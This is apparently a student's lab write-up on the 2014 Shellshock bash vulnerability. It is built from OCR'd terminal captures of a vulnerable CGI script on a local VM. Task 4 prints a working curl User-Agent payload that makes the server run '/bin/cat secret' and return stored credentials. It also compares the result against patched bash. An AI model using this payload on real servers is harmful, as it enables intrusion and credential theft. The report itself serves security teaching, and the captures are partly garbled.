SHELLSHOCK ATTACK


Introduction:

On September 24, 2014, a severe vulnerability in Bash was identified. Nicknamed Shellshock, this vulnerability can exploit many systems and be launched either remotely or from a local machine. This vulnerability exploited a mistake made by bash when it converts environment variables to function definitions. This vulnerability existed in the bash since 1989.


Objectives:

1. To gain the hands-on experience about the Shellshock Attack.
2. To Understand how this attack works and ways to exploit.
3. To find out what we can learn from this attack


Task 1: Experimenting the Bash Function




```
[05/01/20]seed@AcharyaDeepak:~/shell$ foo() { echo "hello world";}
[05/01/20]seed@AcharyaDeepak:~/shell$ declare -f foo
foo ()
{
    echo "hello world"
}
[05/01/20]seed@AcharyaDeepak:~/shell$ foo
hello world
[05/01/20]seed@AcharyaDeepak:~/shell$ unset -f foo
[05/01/20]seed@AcharyaDeepak:~/shell$ declare -f foo
[05/01/20]seed@AcharyaDeepak:~/shell$ foo() { echo "hello world";}
[05/01/20]seed@AcharyaDeepak:~/shell$ declare -f foo
foo ()
{
    echo "hello world"
}
[05/01/20]seed@AcharyaDeepak:~/shell$ foo
hello world
[05/01/20]seed@AcharyaDeepak:~/shell$ 
```



```
[05/01/20]seed@AcharyaDeepak:~/shell$ foo
hello world
[05/01/20]seed@AcharyaDeepak:~/shell$ export -f foo
[05/01/20]seed@AcharyaDeepak:~/shell$ bash
[05/01/20]seed@AcharyaDeepak:~/shell$ declare -f foo
foo ()
{
    echo "hello world"
}
[05/01/20]seed@AcharyaDeepak:~/shell$ 
```




```
<eepak:~/shell$ foo='() { echo "hello wprld";}'
[05/01/20]seed@AcharyaDeepak:~/shell$ echo $foo
() { echo "hello wprld";}
[05/01/20]seed@AcharyaDeepak:~/shell$ declare -f foo
[05/01/20]seed@AcharyaDeepak:~/shell$ export foo
[05/01/20]seed@AcharyaDeepak:~/shell$ bash
[05/01/20]seed@AcharyaDeepak:~/shell$ echo $foo
() { echo "hello wprld";}
[05/01/20]seed@AcharyaDeepak:~/shell$ bash_shellshock
[05/01/20]seed@AcharyaDeepak:~/shell$ declare -f foo
foo ()
{
    echo "hello wprld"
}
[05/01/20]seed@AcharyaDeepak:~/shell$ foo
hello wprld
[05/01/20]seed@AcharyaDeepak:~/shell$
```




```
[05/01/20]seed@AcharyaDeepak:~/shell$ unset foo
[05/01/20]seed@AcharyaDeepak:~/shell$ env | grep foo
BASH_FUNC_foo%%=() {  echo "hello world"
<}; echo "This is the Shellshock Vulnerability"'
[05/01/20]seed@AcharyaDeepak:~/shell$ export foo
[05/01/20]seed@AcharyaDeepak:~/shell$ echo $foo
() { echo "hello world";}; echo "This is the Shellshock Vulnerabil
ity"
[05/01/20]seed@AcharyaDeepak:~/shell$ bash_shellshock
This is the Shellshock Vulnerability
[05/01/20]seed@AcharyaDeepak:~/shell$ env | grep foo
foo=() {  echo "hello world"
BASH_FUNC_foo%%=() {  echo "hello world"
[05/01/20]seed@AcharyaDeepak:~/shell$ unset foo
[05/01/20]seed@AcharyaDeepak:~/shell$ env|grep foo
BASH_FUNC_foo%%=() {  echo "hello world"
<{:;}; echo "This is Shellshock Vulnerability"'
[05/01/20]seed@AcharyaDeepak:~/shell$ export foo
[05/01/20]seed@AcharyaDeepak:~/shell$ env|grep foo
foo=(){:;}; echo "This is Shellshock Vulnerability"
BASH_FUNC_foo%%=() {  echo "hello world"
[05/01/20]seed@AcharyaDeepak:~/shell$ bash
[05/01/20]seed@AcharyaDeepak:~/shell$
```

From the above screenshots we declared the function foo. We then used the vulnerable version of bash which is bash_shellshock and we were able to print the content of the function whereas we were not able to display the content when we used the patched version of bash. Thus, we successfully tested different bash of our virtual machine.

Task 2: Setting up GCI Programs



```
[05/01/20]seed@AcharyaDeepak:~/shell$ sudo chown -R seed /usr/lib/
cgi-bin
[05/01/20]seed@AcharyaDeepak:~/shell$ sudo chmod _r 755 /usr/lib/c
gi-bin
chmod: invalid mode: '_r'
Try 'chmod --help' for more information.
[05/01/20]seed@AcharyaDeepak:~/shell$ clear
[3;J
[05/01/20]seed@AcharyaDeepak:~/shell$ sudo chown -R seed /usr/lib/
cgi-bin
[05/01/20]seed@AcharyaDeepak:~/shell$ sudo chmod -R 755 /usr/lib/c
gi-bin
[05/01/20]seed@AcharyaDeepak:~/shell$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:b7:60:78
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.
```



```
[05/01/20]seed@AcharyaDeepak:~/shell$ cd /usr/lib/cgi-bin/
[05/01/20]seed@AcharyaDeepak:.../cgi-bin$ vim test.cgi
[05/01/20]seed@AcharyaDeepak:.../cgi-bin$ chmod 755 test.cgi
```

In this step, we used two different terminal one for attack and one is remote machine. Most of the web Servers use CGI, which is standard method used to generate dynamic content on web pages using shell script. Before a CGI program is executed, the shell program will be invoked first.

Vulnerable CGI PROGRAM

#! /bin/bash_shellshock

echo “Content-type: text/plain”


echo

echo


echo “Hello World”

The program is placed in /usr/lib/cgi-bin, and we set its permission to executable (755) with root privilege. In the following step we will pass the data to bash and we will see if we can access the data from the remote device.

Task 3: Passing Data to Bash




```
[05/01/20]seed@AcharyaDeepak:.../cgi-bin$ curl -v http://10.0.2.15
/cgi-bin/test.cgi
*   Trying 10.0.2.15...
* Connected to 10.0.2.15 (10.0.2.15) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 10.0.2.15
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 01 May 2020 15:15:38 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host 10.0.2.15 left intact
[05/01/20]seed@AcharyaDeepak:.../cgi-bin$
```



```
[05/01/20]seed@AcharyaDeepak:~$ curl -v http://10.0.2.15/cgi-bin/t
est.cgi -A "MY Malicious Data"
*   Trying 10.0.2.15...
* Connected to 10.0.2.15 (10.0.2.15) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 10.0.2.15
> User-Agent: MY Malicious Data
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 01 May 2020 15:26:04 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host 10.0.2.15 left intact
[05/01/20]seed@AcharyaDeepak:~$
```

In above above program we used curl function to connect to the local host from different terminal and we were successful to steal the secret message in the shell through the vulnerable bash.


Task 4: Launching the Shellshock Attack



```
[05/01/20]seed@AcharyaDeepak:~$ curl -v http://10.0.2.15/cgi-bin/t
est.cgi -A "() { :;}; echo Content:Type: text/plain; echo; /bin/ca
t secret";
*   Trying 10.0.2.15...
* Connected to 10.0.2.15 (10.0.2.15) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 10.0.2.15
> User-Agent: () { :;}; echo Content:Type: text/plain; echo; /bin/
cat secret
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 01 May 2020 15:55:03 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content: Type: text/plain
< Transfer-Encoding: chunked
<
username = web_admin

password = web_root
* Connection #0 to host 10.0.2.15 left intact
[05/01/20]seed@AcharyaDeepak:~$ 
```


In the above task, we created a simple file with name secret. We have our secret username and password inside /usr/lib/cgi-bin. I set up the CGI program in last task so we can launch the shellshock attack. It will target the bash, which is invoked first, and the CGI script is executed. We used curl function from the remote machine, and we were able to steal the content of secret file.

Task 6: Using the Patched Bash




```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

For this task, we used the patched version of patch. We replaced the first line of our cgi program with the patched version.



```
[05/01/20]seed@AcharyaDeepak:~$ curl -v http://10.0.2.15/cgi-bin/t
est.cgi
*   Trying 10.0.2.15...
* Connected to 10.0.2.15 (10.0.2.15) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 10.0.2.15
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 01 May 2020 19:59:40 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host 10.0.2.15 left intact
```



```
